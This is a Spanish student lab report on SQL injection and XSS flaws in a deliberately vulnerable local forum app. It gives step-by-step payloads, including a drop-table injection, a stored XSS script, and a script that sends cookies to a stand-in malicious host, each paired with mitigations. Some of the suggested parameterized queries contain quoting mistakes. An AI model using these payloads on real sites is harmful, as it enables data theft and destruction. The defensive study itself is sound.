

# PRÁCTICA 12

# Seguridad en la Web

**Grupo 06 – GIW**

**Juan Mas Aguilar**

**Lorenzo De La Paz Suárez**

**Elí Emmanuel Linares Romero**


# ÍNDICE

## Table of Contents

1. Vulnerabilidades inyección SQL.....	3
Vulnerabilidad 1.1 .....	3
Vulnerabilidad 1.2 .....	3
Vulnerabilidad 1.3 .....	5
Vulnerabilidad 1.4 .....	7
2. Vulnerabilidades XSS persistente .....	8
Vulnerabilidad 2.1 .....	8
3. Vulnerabilidades XSS reflejada .....	9
Vulnerabilidad 3.1 .....	9
4. Declaración de Autoría e Integridad .....	11

# 1. Vulnerabilidades inyección SQL

## Vulnerabilidad 1.1

INFORME DE VULNERABILIDAD	
<b>Ruta(s) de la aplicación involucrada(s)</b>	
http://localhost:8080/search_question	
<b>Tipo de vulnerabilidad</b>	
SQL Injection	
<b>Situaciones peligrosas o no deseadas que puede provocar</b>	
Exposición de muchísimos datos de la base de datos. Aunque en este caso sean de carácter público, podrían ser privados. Además, el hecho de no desinfectar esta entrada lo hace una vulnerabilidad con potencial para ser explotada de manera más nociva en versiones futuras de la aplicación.	
<b>Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)</b>	
<p>Ir por ejemplo a la web que se muestra a continuación y colocar la siguiente declaración SQL: <b>http://localhost:8080/search_question?tag=' or '1'='1'--</b></p> 	
<p>De igual forma funciona si en el campo de búsqueda de cualquiera de las rutas GET se inserta: <b>' or '1'='1'--</b></p> <p><b>Búsqueda por etiqueta:</b> <input type="text" value="' or '1'='1'--"/> <input type="button" value="Buscar"/></p> <p>Y se oprime "buscar".</p> <p>Una vez que nos introducimos en la dirección web, podemos comprobar cómo nos ha relevado todos los datos (a excepción del cuerpo de las preguntas) de la tabla Questions, debido a que '/search_question' no comprueba los datos que le han llegado.</p>	
<b>Medidas para mitigar la vulnerabilidad</b>	
<ol style="list-style-type: none"><li>1. Desinfectar la entrada. Ej. MySQLdb.escape_string(). De esta forma, podemos escapar todos los caracteres problemáticos que puedan comprometer la consulta.</li><li>2. Utilizar sentencias SQL preparadas. De esta forma, es menos probable que la consulta SQL sea manipulada. En este caso se podría parametrizar la variable tag:</li></ol> <pre>tag = request.query['tag'] query = """SELECT id,author,title,time,tags             FROM Questions             WHERE tags LIKE ':tag'             ORDER BY time DESC""" params = {'tag':tag} cur.execute(query, params)</pre>	

## Vulnerabilidad 1.2

# INFORME DE VULNERABILIDAD

## Ruta(s) de la aplicación involucrada(s)

http://localhost:8080/insert\_question

## Tipo de vulnerabilidad

SQL Injection

## Situaciones peligrosas o no deseadas que puede provocar

Esta vulnerabilidad puede provocar la inserción de instrucciones SQL, provocando por ejemplo el borrado de cualquier tabla de la base de datos, modificación de cualquier tabla, estructura de la bdd, etc.

## Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)

Colocarse en cualquiera de las rutas siguientes:

http://localhost:8080/show\_all\_questions

http://localhost:8080/show\_question?id=1

Colocar la siguiente instrucción SQL a la hora de crear una pregunta:

Autor:

Título:

Etiquetas:

`body','time'); drop table Questions;--`

Cuerpo:

También puedes introducir la declaración SQL en los campos Autor, Título o Etiquetas:

Autor:

Título:


Etiquetas:

## Medidas para mitigar la vulnerabilidad

1. Desinfectar la entrada. Ej. MySQLdb.escape\_string(). De esta forma, podemos escapar todos los caracteres problemáticos que puedan comprometer la consulta.
2. Al ser ésta sólo una inserción (sólo una consulta SQL), utilizar execute() en lugar de executescrypt(). Esta última da paso a que se puedan realizar muchas consultas extras que no queremos que se ejecuten.
3. Utilizar sentencias SQL preparadas. De esta forma, es menos probable que la consulta SQL sea manipulada. En este caso se podría parametrizar así:

```
author = request.forms['author']
title = request.forms['title']
tags = request.forms['tags']
body = request.forms['body']
query = """INSERT INTO Questions(author, title, tags, body, time)
VALUES (:author, :title, :tags, :body, CURRENT_TIMESTAMP)"""
params = {'author':author, 'title':title, 'tags':tags, 'body':body}
cur.execute(query, params)
```

## Vulnerabilidad 1.3

INFORME DE VULNERABILIDAD	
<b>Ruta(s) de la aplicación involucrada(s)</b>	http://localhost:8080/show_question
<b>Tipo de vulnerabilidad</b>	SQL Injection
<b>Situaciones peligrosas o no deseadas que puede provocar</b>	En este caso, al realizar las consultas SQL, las consultas siempre van a tomar la primera pregunta de la tabla Questions y <u>todas</u> las respuestas de la tabla Replies sin importar que no coincidan con la pregunta mostrada. De nuevo, el hecho de no desinfectar esta entrada lo hace una vulnerabilidad con potencial para ser explotada de manera más nociva en versiones futuras de la aplicación.
<b>Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)</b>	<p>Si por ejemplo se accede a la siguiente url: <b>http://localhost:8080/show_question?id=1</b> podemos ver que lo normal sea que muestre lo siguiente:</p>  <p>The screenshot shows a web browser at the URL 'localhost:8080/show_question?id=1'. The page title is 'El Coladero' and the subtitle is 'Foro de preguntas y respuestas'. There is a search bar with the text 'Búsqueda por etiqueta:'. Below it, a post by 'pepe' is displayed with the title 'Listas en Python', date '2013-06-14 12:00:42', and tags 'listas, Python'. The body of the post says 'Me gustaria saber como construir listas en Python'. Below this, two replies by 'josefa' are shown. The first reply is dated '2015-12-27 15:25:17' and says 'Con corchetes!!! Ejemplos de listas son [1,2,3] y [True, False, 3.0]'. The second reply is dated '2015-12-27 15:26:32' and says 'Se me olvidó comentar que también se generan con el constructor list()'. At the bottom right, there is a form to reply with fields for 'Autor:' and 'Cuerpo:', and a 'Contestar' button.</p>

Sin embargo, si se inserta la siguiente url: **http://localhost:8080/show\_question?id=31 or '1'='1'**  
Podemos ver que muestra una pregunta cuyo id no existe (31) y además muestra todas las respuestas de la tabla de Replies:

## El Coladero

### Foro de preguntas y respuestas

Búsqueda por etiqueta:

Título: **Listas en Python**  
Autor: pepe  
Fecha: 2013-06-14 12:00:42  
Etiquetas: listas, Python  
Cuerpo: Me gustaria saber como construir listas en Python

Autor: josefa  
Fecha: 2015-12-27 15:25:17  
Cuerpo: Con corchetes!!! Ejemplos de listas son [1,2,3] y [True, False, 3.0]

Autor: josefa  
Fecha: 2015-12-27 15:26:32  
Cuerpo: Se me olvidó comentar que también se generan con el constructor list()

Autor: eli  
Fecha: 2017-01-25 23:07:25  
Cuerpo: Estoy seguro de que hay mejores maneras de programar que las que mencionas

Autor: lorenzo  
Fecha: 2017-01-25 23:07:57  
Cuerpo: En mi opinión, Emacs tiene mejores beneficios que Vim

### Medidas para mitigar la vulnerabilidad


1. Desinfectar la entrada. Ej. MySQLdb.escape\_string(). De esta forma, podemos escapar todos los caracteres problemáticos que puedan comprometer la consulta.
2. Utilizar sentencias SQL preparadas. De esta forma, es menos probable que la consulta SQL sea manipulada. En este caso se podría parametrizar la variable id:

```
ident = request.query['id']
query1 = """SELECT author,title,time,tags,body
            FROM Questions
            WHERE id=:ident"""
query2 = """SELECT author,time,body
            FROM Replies
            WHERE question_id=:ident"""
params = {'ident':ident}
cur.execute(query1, params)
question = cur.fetchone()
cur.execute(query2, params)
...
```

INFORME DE VULNERABILIDAD	
<b>Ruta(s) de la aplicación involucrada(s)</b>	
http://localhost:8080/insert_reply	
<b>Tipo de vulnerabilidad</b>	
SQL Injection	
<b>Situaciones peligrosas o no deseadas que puede provocar</b>	
Inserción errónea de una respuesta a otra pregunta existente de la tabla de Questions. Además, el hecho de no desinfectar esta entrada lo hace una vulnerabilidad con potencial para ser explotada de manera más nociva en versiones futuras de la aplicación.	
<b>Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)</b>	
<p>Ir a cualquier ruta <a href="http://localhost:8080/show_question">http://localhost:8080/show_question</a>. Por ejemplo:  <a href="http://localhost:8080/show_question?id=3">http://localhost:8080/show_question?id=3</a></p> <p>En la forma para poner una respuesta a la pregunta, escribir el siguiente fragmento de consulta SQL con un id de otra pregunta que también exista:</p> <div> <p>Autor: <input type="text" value="alguien"/></p> <p><input type="text" value="body', 'time', 1)--"/></p> <p>Cuerpo: <input type="text"/></p> <p><input type="button" value="Contestar"/></p> </div> <p>En este caso el id de la pregunta en la que estamos es 3. Sin embargo al oprimir en Contestar, esta respuesta no aparece en esta pregunta, sino que aparecerá en la pregunta con id 1.</p>	
<b>Medidas para mitigar la vulnerabilidad</b>	
<ol style="list-style-type: none"> <li>1. Desinfectar la entrada. Ej. <code>MySQLdb.escape_string()</code>. De esta forma, podemos escapar todos los caracteres problemáticos que puedan comprometer la consulta.</li> <li>2. Utilizar sentencias SQL preparadas. De esta forma, es menos probable que la consulta SQL sea manipulada. En este caso se podría parametrizar así:</li> </ol> <pre>author = request.forms['author'] body = request.forms['body'] q_id = request.forms['question_id'] query = """INSERT INTO Replies(author,body,time,question_id) VALUES (:author', ':body', CURRENT_TIMESTAMP, :q_id)""" params = {'author':author, 'body':body, 'q_id':q_id} cur.execute(query, params)</pre>	

## 2. Vulnerabilidades XSS persistente

### Vulnerabilidad 2.1

INFORME DE VULNERABILIDAD	
<b>Ruta(s) de la aplicación involucrada(s)</b>	
http://localhost:8080/insert_question	
<b>Tipo de vulnerabilidad</b>	
XSS persistente junto con SQL Injection	
<b>Situaciones peligrosas o no deseadas que puede provocar</b>	
Esta vulnerabilidad permite insertar, por ejemplo, scripts como valores en los campos de cualquier tabla. De esta forma, al mostrarse las preguntas o respuestas en los html que regresan las rutas GET, se podría ejecutar el script. Además, esto también altera los valores de la base de datos	
<b>Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)</b>	
<p>Colocarse en cualquiera de las rutas siguientes: http://localhost:8080/show_all_questions http://localhost:8080/search_question?tag=Python</p> <p>En la forma para insertar una pregunta, poner un script como el siguiente:</p> <p>Autor: <input type="text" value="hacker"/></p> <p>Título: <input type="text" value="hackeado"/></p> <p>Etiquetas: <input type="text" value="hackeado"/></p> <p>Cuerpo: <input type="text" value="hack', 'hack'); UPDATE Questions SET tags = '&lt;script&gt;alert('Hacked')&lt;/script&gt;';--"/></p> <p><input type="button" value="Preguntar"/></p> <p>Ahora, por cada pregunta que se muestre habrá una alerta que nos diga que hemos sido hackeados:</p> 	





### Medidas para mitigar la vulnerabilidad

1. Usar las medidas para mitigar SQL Injection ya mencionadas en la vulnerabilidad 1.2
2. Desinfectar todo el texto que vaya a aparecer en la página HTML generada. Por ejemplo: escapando los caracteres <, >, &, ', " que podrían insertar código html que no es nuestro.

## 3. Vulnerabilidades XSS reflejada

### Vulnerabilidad 3.1

INFORME DE VULNERABILIDAD	
<b>Ruta(s) de la aplicación involucrada(s)</b>	
http://localhost:8080/search_question	
<b>Tipo de vulnerabilidad</b>	
XSS reflejada	
<b>Situaciones peligrosas o no deseadas que puede provocar</b>	
Esta vulnerabilidad permite introducir código html o javascript, provocando el redireccionamiento a webs maliciosas, obtención de datos del usuario como cookies, etc.	
<b>Ejemplo paso a paso de cómo explotar la vulnerabilidad (con capturas de pantalla)</b>	
<p>Vamos a cualquier ruta GET de la aplicación e introducimos lo siguiente en "Búsqueda por etiqueta:" :</p> <p>&lt;META HTTP-EQUIV="REFRESH" CONTENT="5;URL=http://www.google.com"&gt;</p> <p>Búsqueda por etiqueta: <input type="text" value='&lt;META HTTP-EQUIV="REFRESH" CONTENT="5;URL=http://www.google.com"'/> <input type="button" value="Buscar"/></p> <p>Aparecerá un resultado como éste:</p>  <p>The screenshot shows a browser address bar with the URL: localhost:8080/search_question?tag=&lt;META+HTTP-EQUIV%3D"REFRESH"+CONTENT%3D"5%3BURL%3Dhttp%3A%2F%2Fwww.google.com"&gt;. The page content includes the title 'El Coladero', a subtitle 'Foro de preguntas y respuestas', and a search bar. Below the search bar, it says 'Resultados para la etiqueta: "'. To the right, there are input fields for 'Autor:', 'Título:', 'Etiquetas:', and 'Cuerpo:', followed by a 'Preguntar' button.</p>	
<p>Y a los 5 segundos la ruta de la aplicación nos redirija a Google. De esta forma, podría redireccionarnos a alguna otra web maliciosa.</p>	



Otro ejemplo, introducir lo siguiente:

```
'--</h2><script>var  
x=document.createElement("IMG");x.src="http://www.webmaliciosa.com/cookies?cookies="+esc  
ape(document.cookie);x.height=50;x.width=50;x.id="hack";document.body.appendChild(x);</scri  
pt><h2>
```

Búsqueda por etiqueta:

Esto acaba de ejecutar un script que introduce una imagen en nuestro html y cuyo campo "src" está tratando de acceder a una web maliciosa que recibe como parámetro nuestras cookies.

Búsqueda por etiqueta:

### Resultados para la etiqueta: '--



'

Título: **hackeado**  
Autor: hacker  
Fecha: hack  
Etiquetas:

[Ver](#)

Título: **Mejor manera de programar**  
Autor: pepe  
Fecha: 2015-12-27 16:40:43  
Etiquetas:

[Ver](#)

Nuestro explorador nos protege, pero, si abrimos la imagen, todas nuestras cookies serán enviadas a esa página web maliciosa.

### Medidas para mitigar la vulnerabilidad

1. Desinfectar todo el texto que aparecerá en la página HTML generada. Por ejemplo: escapando los caracteres <, >, &, ', " que podrían insertar código html que no es nuestro.

## 4. Declaración de Autoría e Integridad

Juan Mas Aguilar, Lorenzo De La Paz Suárez y Eli Emmanuel Linares Romero declaramos que esta solución es fruto exclusivamente nuestro trabajo personal. No hemos sido ayudados por ninguna otra persona ni hemos obtenido la solución de fuentes externas, y tampoco hemos compartido nuestra solución con nadie. Declaramos además que no hemos realizado de manera deshonesto ninguna otra actividad que pueda mejorar nuestros resultados ni perjudicar los resultados de los demás.